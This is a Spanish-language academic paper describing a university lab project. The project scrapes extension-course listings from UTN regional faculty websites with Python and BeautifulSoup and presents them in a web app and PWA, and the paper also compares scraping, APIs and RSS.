En una primera etapa, el proyecto se enfoca en las Facultades Regionales de la Universidad Tecnológica Nacional (UTN). Para ello, emplea Python y BeautifulSoup para la extracción de datos, y tecnología HTML, CSS, Bootstrap y JavaScript para el desarrollo de un sitio web. Para complementar este ecosistema tecnológico, desarrolla una Progressive Web App (PWA), que proporciona una experiencia de usuario mejorada al permitir la instalación en dispositivos móviles.
Los resultados iniciales son prometedores, con la extracción exitosa de datos completos de dos facultades regionales de la UTN. A medida que el proyecto avanza, se planea ampliar la base de datos para incluir otras universidades públicas argentinas y mejorar la experiencia del usuario mediante opciones avanzadas de filtrado y la exploración de nuevas tecnologías. Se espera que estos esfuerzos maximicen el impacto en la comunidad educativa y contribuyan significativamente a la mejora del acceso a oportunidades de educación continua en Argentina.

Keywords: Web Scraping, Raspado Web, Scraping, Cursos de Extensión, Universidades Públicas Argentinas.

1 Introducción. Motivación y Contexto

El Laboratorio de Ingeniería en Sistemas de Información (LINES) de la UTN La Plata se dedica a la investigación y desarrollo en el campo de la tecnología de la información.

Dentro de este grupo de trabajo, un equipo de becarios identificó una problemática puntual y significativa en el acceso a la información sobre cursos de extensión ofrecidos por las universidades públicas argentinas. Actualmente, la información sobre estos cursos está dispersa en distintos sitios web, lo que dificulta a estudiantes,

profesionales y a la sociedad en general encontrar y aprovechar oportunidades educativas, conllevando a una pérdida de valiosas oportunidades para la educación continua.

Para abordar esta problemática, el equipo comienza con el desarrollo de una aplicación diseñada para centralizar la oferta de cursos de extensión brindados por las distintas universidades públicas argentinas. Utiliza para ello *Web Scraping* [1], una técnica que automatiza la extracción de datos de sitios web y los convierte a un formato estructurado; de esta manera, busca y extrae información disponible en los sitios, garantizando así la precisión y la actualización constante de los datos recopilados.

Este proyecto también contempla, en una segunda etapa, la ampliación de la base de conocimientos de un modelo de lenguaje grande (Large Language Model, LLM). Este modelo está en proceso de entrenamiento en el laboratorio, y es llevado a cabo por un equipo especializado en Inteligencia Artificial. Uno de sus objetivos es desarrollar un chatbot que aprenda las características de un dominio académico específico y responda preguntas de manera informativa y completa.

2 Desarrollo. Aporte del Proyecto

2.1 Investigación y análisis de técnicas de extracción de datos de un sitio web

Para consolidar, de manera efectiva, los datos sobre cursos de extensión ofrecidos por universidades públicas argentinas resulta esencial seleccionar la técnica de extracción de datos más adecuada. Esto requiere investigar y comparar los métodos disponibles para elegir el más adecuado para el proyecto:

Web Scraping (Raspado Web): posibilita la extracción automática de datos de páginas web mediante el uso de bots o crawlers. Permite obtener información estructurada o no estructurada utilizando técnicas como la inspección de elementos HTML y patrones de búsqueda [2].

API (Interfaz de Programación de Aplicaciones): son conjuntos de reglas y protocolos que permiten a diferentes aplicaciones interactuar entre sí. Algunos sitios web ofrecen APIs públicas que permiten acceder a sus datos de manera estructurada y controlada [3].

Aunque en el pasado fue una opción popular, el uso de **RSS (Really Simple Syndication)** ha disminuido en favor de APIs y Web Scraping. Los feeds RSS permiten la suscripción y obtención de actualizaciones periódicas en un formato estandarizado; sin embargo, su capacidad para acceder a datos específicos o detallados es limitada, ya que depende de los feeds ofrecidos por los sitios web. Esta restricción reduce su flexibilidad y profundidad en la recolección de datos [4].

La obtención de datos mediante Web Scraping y el uso de una API pueden ser comparados en términos de disponibilidad, robustez, complejidad de implementación y mantenimiento, y también desde una perspectiva legal y ética [2] [5] [6].

Disponibilidad: Web Scraping ofrece la ventaja de acceder a información incluso cuando no existe una API pública disponible. Sin embargo, esto requiere un manejo cuidadoso para asegurar la precisión y estabilidad de los datos extraídos.

Robustez: La confiabilidad del Web Scraping puede verse afectada por cambios en la estructura HTML del sitio o medidas anti-scraping. En contraste, las APIs brindan

acceso estructurado y controlado con documentación detallada, lo que garantiza una mayor estabilidad y consistencia.

Complejidad y Mantenimiento: Web Scraping puede implicar un desarrollo inicial más complejo y un mantenimiento continuo debido a posibles cambios en el diseño del sitio web. Las APIs, en cambio, suelen ser más sencillas de implementar y mantener, ya que están diseñadas para proporcionar datos de manera consistente y estable.

Perspectiva Legal y Ética: El Web Scraping puede enfrentar desafíos legales y éticos, como posibles infracciones de los términos de servicio de los sitios web. Por el contrario, el uso de APIs generalmente está más regulado y clarificado por las condiciones del proveedor, ofreciendo un marco legal más definido.

En conclusión, se debe dar preferencia al uso de APIs cuando estén disponibles, debido a su robustez y eficiencia en la extracción de datos. En ausencia de APIs, el Web Scraping se presenta como una alternativa válida. El uso de RSS queda relegado en este contexto debido a su limitada flexibilidad y profundidad en la recolección de datos.

2.2 Desarrollo de la aplicación

En una primera etapa del proyecto, se focaliza en las Facultades Regionales de la UTN. Se lleva a cabo una investigación detallada de la estructura de cada página web asociada a estas facultades para identificar la información disponible sobre los cursos de extensión y determinar cómo acceder a estos datos.

Luego de este análisis, se seleccionan tecnologías y herramientas de Web Scraping para la extracción y el manejo de datos desde sitios, ya que no se disponen de APIs públicas que proporcionen la información requerida.

Seguidamente se diseña y desarrolla un sitio web. Entre las tecnologías de Frontend que se utilizan, se encuentra: HTML para estructurar el contenido de la página y CSS para gestionar los estilos visuales de la página, junto con Bootstrap [7] para garantizar una vista responsiva. También se utiliza JavaScript para dar dinamismo y posibilitar la visualización de los datos obtenidos a través del scraping en el Frontend.

Para mejorar la experiencia del usuario, se proyecta desarrollar una Progressive Web App (PWA), la cual combina lo mejor de las aplicaciones web y móviles [8]. Posibilita su instalación en la pantalla de inicio de dispositivos móviles, proporcionando un acceso rápido y una experiencia de usuario inmersiva. Las PWAs son responsivas, adaptándose a diferentes tamaños de pantalla y dispositivos, ofreciendo una experiencia rápida y confiable, con una interfaz similar a la de una aplicación nativa. Esta aplicación resulta una solución práctica para mostrar los datos de los cursos, resultando ser conveniente tanto para el desarrollo como para el mantenimiento al utilizar tecnologías web estándar.

También se utiliza la tecnología Docker [9] a nivel de infraestructura, dando soporte al entorno web, simplificando el despliegue y la gestión de la aplicación, y permitiendo por consiguiente la escalabilidad de la misma.

Para la extracción de los datos, se desarrolla un bot para hacer Web Scraping con Python. La selección de Python como lenguaje de programación se debe a varias razones: en primer lugar, la existencia de bibliotecas como BeautifulSoup y Scrapy que proporcionan funciones básicas para la extracción de datos; y por otro lado, constituye un lenguaje sencillo de programar.

Para este proyecto en particular, se utiliza la biblioteca BeautifulSoup para analizar documentos HTML [10]. Esta herramienta transforma un documento HTML en un árbol de objetos de Python, permitiendo navegar y extraer datos de manera eficiente. De esta manera, BeautifulSoup se emplea específicamente para extraer la información de los cursos ofrecidos por las diferentes Facultades Regionales de la Universidad Tecnológica Nacional.

3 Resultados parciales

Hasta el momento, se avanzó significativamente en el proyecto. La interfaz del sitio web fue definida y codificada, y se diseñó la estructura de la API, que actúa como intermediaria entre los datos obtenidos mediante web scraping, alojados en un archivo json, y la interfaz gráfica(Ver Fig. 1).

La extracción de datos de los sitios web de las facultades de la Universidad Tecnológica Nacional (UTN) fue completada con éxito en dos regionales, incluyendo la recopilación de información sobre la oferta de cursos disponible en las plataformas de E-Learning.



Fig. 1. Vista de interfaz de usuario.

4 Conclusiones. Líneas de Investigación Futuras

La implementación exitosa de la interfaz de usuario y la estructura de la API, junto con la extracción inicial de datos de las dos facultades regionales de la UTN, demostró el potencial del proyecto para transformar la manera en que se accede a la oferta de cursos de extensión. Estos logros iniciales establecieron una base sólida para el desarrollo continuo de la aplicación.

A medida que el proyecto avanza, el proceso de web scraping, esencial para la recopilación de datos, seguirá siendo iterativo. La integración de datos adicionales de otras facultades regionales de la UTN y, en una fase posterior, de otras Universidades Públicas Argentinas, permitirá enriquecer la base de datos y ampliar la cobertura de la aplicación.

En este sentido, se vislumbra que con el crecimiento de la cantidad de información disponible será necesario implementar opciones avanzadas de filtrado para facilitar a los usuarios la búsqueda de cursos específicos. Esta funcionalidad mejorará la experiencia del usuario al permitir una navegación más eficiente y personalizada dentro de la aplicación.

En resumen, mientras se consolida la infraestructura básica del proyecto, el enfoque estará en la expansión de la base de datos, la optimización de la experiencia del usuario y la exploración de nuevas tecnologías. Estos esfuerzos maximizarán el impacto de la aplicación en la comunidad educativa y contribuirán significativamente a la mejora del acceso a oportunidades de educación continua en Argentina.

Bibliografia

1. Martínez, R., Rodríguez, R. A., Vera, P., Parkinson, C.: Análisis de técnicas de raspado de datos en la web aplicado al Portal del Estado Nacional Argentino. In XXV Congreso Argentino de Ciencias de la Computación (CACIC) (Universidad Nacional de Río Cuarto, Córdoba, 14 al 18 de octubre de 2019).
2. Mitchell, R.: Web scraping with Python: Collecting more data from the modern web. " O'Reilly Media, Inc." (2018).
3. De Sanctis, V.: Building Web APIs with ASP.NET Core. Apress (2023).
4. Johnson, C., Elliott, R.: Data Extraction Techniques. New York: Academic Press (2006).
5. Russell, M. A.: Mining the Social Web: Data Mining Facebook, Twitter, LinkedIn, Instagram, GitHub, and More. O'Reilly Media (2019).
6. Prieto Roig, A.: Web Data Scraper (Doctoral dissertation, Universitat Politècnica de València) (2023).
7. Bootstrap. (n.d.). Bootstrap Documentation. https://getbootstrap.com/docs/, last accessed 2024/07/24.
8. Firtmann, M.: Progressive Web Apps in 2020. The Medium. (2020): https://medium.com/@firt/progressive-web-apps-in-2020-c15018c9931c, last accessed 2024/07/12.
9. Docker, Inc. (n.d.). Docker Documentation. Retrieved from https://docs.docker.com/
10. Richardson, L.: Beautiful Soup Documentation (2020). https://www.crummy.com/software/BeautifulSoup/bs4/doc/, last accessed 2024/07/07.


RedUNCI
Facultad de INFORMÁTICA
UNIVERSIDAD NACIONAL DE LA PLATA
UNIVERSIDAD
NACIONAL
DE LA PLATA